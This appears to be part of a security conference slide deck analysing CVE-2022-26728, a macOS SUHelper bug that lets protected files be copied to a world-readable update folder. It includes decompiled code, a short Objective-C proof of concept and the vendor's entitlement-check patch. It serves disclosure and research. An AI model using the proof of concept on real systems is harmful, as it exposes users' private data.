14    syslog_DARWIN_EXTSN(118LL, "Registering personalized manifests for %s: %s", v7, v8);  
15    v28 = 0;  
16    v26 = objc_msgSend(&OBJC_CLASS__NSFileManager, "defaultManager");  
17    objc_msgSend(v26, "fileExistsAtPath:isDirectory:", manifestDir);  
18    v9 = objc_msgSend(&OBJC_CLASS__NSURL, "fileURLWithPath:isDirectory:", manifestDir, 1LL);  
19    v10 = 0;  
20    v11 = -[SUHelper _sharedPathForProductKey:firmware:createIfMissing:](  
21        self,  
22        "_sharedPathForProductKey:firmware:createIfMissing:",  
23        productKey,  
24        0LL,  
25        1LL);  
26    if ( v11 )  
27    {  
28        v12 = objc_msgSend(&OBJC_CLASS__NSURL, "fileURLWithPath:isDirectory:", v11, 1LL);  
29        v13 = objc_msgSend(v12, "URLByAppendingPathComponent:", CFSTR("PersonalizedManifests"));  
30        v25[0] = 0LL;  
31        v14 = objc_msgSend(v13, "path");  
32        v15 = v26;  
33        if...  
34        v21 = 0LL;  
35        v22 = &v21;  
36        v23 = 0x20200000000LL;  
37        v24 = 1;  
38        global_queue = dispatch_get_global_queue(8LL * ((_BYTE)v27 != 0) + 9, 0LL);  
39        block[0] = (__int64)NSConcreteStackBlock;  
40        block[1] = 325477904LL;  
41        block[2] = (__int64)registerPersonalizedManifests_block_invoke;  
42        block[3] = (__int64)&unk_1000283B0;  
43        block[4] = (__int64)v15;  
44        block[5] = (__int64)v9;  
45        block[6] = (__int64)v13;  
46        dispatch_sync(global_queue, block);  
47    }  
48    return 0;  
49 }  
0000C5C1 -[SUHelper registerPersonalizedManifests:forProductKey:inForeground:]@41 (1000085C1)
```

Attacker Controlled

Copy the files from **\$manifestsDir** to
/Library/Updates/**\$productKey**/PersonalizedManifests

CVE-2022-26728: Exploit

- Malformed **\$productKey** for path traversal? ❌

```
1 char __cdecl -[SUHelper isSaneProductKey:](SUHelper *self, SEL a2, id a3)
2 {
3     // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5     v4 = objc_msgSend(&OBJC_CLASS__NSCharacterSet, "characterSetWithCharactersInString:", CFSTR("/."));
6     v5 = objc_msgSend(a3, "rangeOfCharacterFromSet:", v4);
7     v6 = 1;
8     if ( v5 != (id)0x7FFFFFFFFFFFFFFFLL )
9     {
10        v6 = 0;
11        v7 = objc_msgSend(
12            &OBJC_CLASS__NSString,
13            "stringWithFormat:",
14            CFSTR("Invalid character found in Product Key - failing registration (no '.' allowed)");
15        v8 = (const char *)objc_msgSend(v7, "UTF8String");
16        syslog_DARWIN_EXTSN(116LL, "%s", v8);
17    }
18    return v6;
19 }
```

- **\$manifestsDir** -> TCC-protected location, the destination path
/Library/Updates/\$productKey/PersonalizedManifests is readable by everyone ✅

CVE-2022-26728: PoC

```
SUHelperProxy *helper = [SUHelperProxy sharedHelperProxy];  
[helper authorizeWithEmptyAuthorizationForRights:16]; // Need Root Here!  
[helper registerPersonalizedManifests:@""/path/to/privacy-location"  
forProductKey:@"exploit" inForeground:FALSE];
```

Demo: https://youtu.be/Trs3OV_z8bU

CVE-2022-26728: Patch

Now the IPC client must have the entitlement

```
5 v4 = SecTaskCreateWithAuditToken(0LL, token);
6 if ( v4 )
7 {
8     v5 = v4;
9     v6 = SecTaskCopyValueForEntitlement(v4, CFSTR("com.apple.private.suhelperd"), 0LL);
10    v7 = (void *)CFMakeCollectable(v6);
11    v8 = objc_autorelease(v7);
12    if ( (unsigned __int8)objc_msgSend(v8, "boolValue" )
13        {
14        CFRelease(v5);
15        audit_token_to_audit_token(token, 0LL, &uidp, 0LL, 0LL, 0LL, pidp, 0LL, 0LL);
16        if ( a2 )
17            *a2 = pidp[0];
18        if ( (unsigned __int8)sub_107479A7A() )
19            {
20            v9 = objc_msgSend(
21                &OBJC_CLASS__NSString,
22                "stringWithFormat:",
23                CFSTR("SUHelper *requesting* rights %d to client %d (uid %d)"),
24                (unsigned int)a1,
25                (unsigned int)pidp[0],
26                uidp);
27            v10 = (const char *)objc_msgSend(v9, "UTF8String");
28            syslog_DARWIN_EXTSN(118LL, "%s", v10);
29            }
30            authorization = 0LL;
31            if...
32        }
33        else
34        {
35            v11 = 0LL;
36            v14 = objc_msgSend(&OBJC_CLASS__NSString, "stringWithFormat:", CFSTR("Client is not entitled to use suhelperd"));
37            v15 = (const char *)objc_msgSend(v14, "UTF8String");
38            syslog_DARWIN_EXTSN(115LL, "%s", v15);
39            CFRelease(v5);
40        }
41    }
```

Take Away

Take Away

- For ordinary users:
 - Apple Systems (*OS) are not as secure as we thought
 - Keep your devices up to date
 - Don't click on the URLs from untrusted strangers
 - Don't use pirated software, and watch out for the Trojans inside.
- For security researchers:
 - Logic bugs are powerful: easy to exploit, work across platforms (Intel & ARM)
 - Chaining bugs together can get more
 - Github Repo: <https://github.com/jhftss/One-Click-Demo>

References

- https://objective-see.org/blog/blog_0x64.html
- https://objective-see.org/blog/blog_0x38.html
- <https://jhftss.github.io/CVE-2022-22616-Gatekeeper-Bypass/>
- https://www.trendmicro.com/en_us/research/22/d/macOS-suhelper-root-privilege-escalation-vulnerability-a-deep-dive.html
- <https://jhftss.github.io/CVE-2022-26712-The-POC-For-SIP-Bypass-Is-Even-Too-Weetable/>
- <https://www.blackhat.com/us-21/briefings/schedule/#-ways-to-bypass-your-macos-privacy-mechanisms-23133>

Thanks !

Mickey Jin (@patch1t) of Trend Micro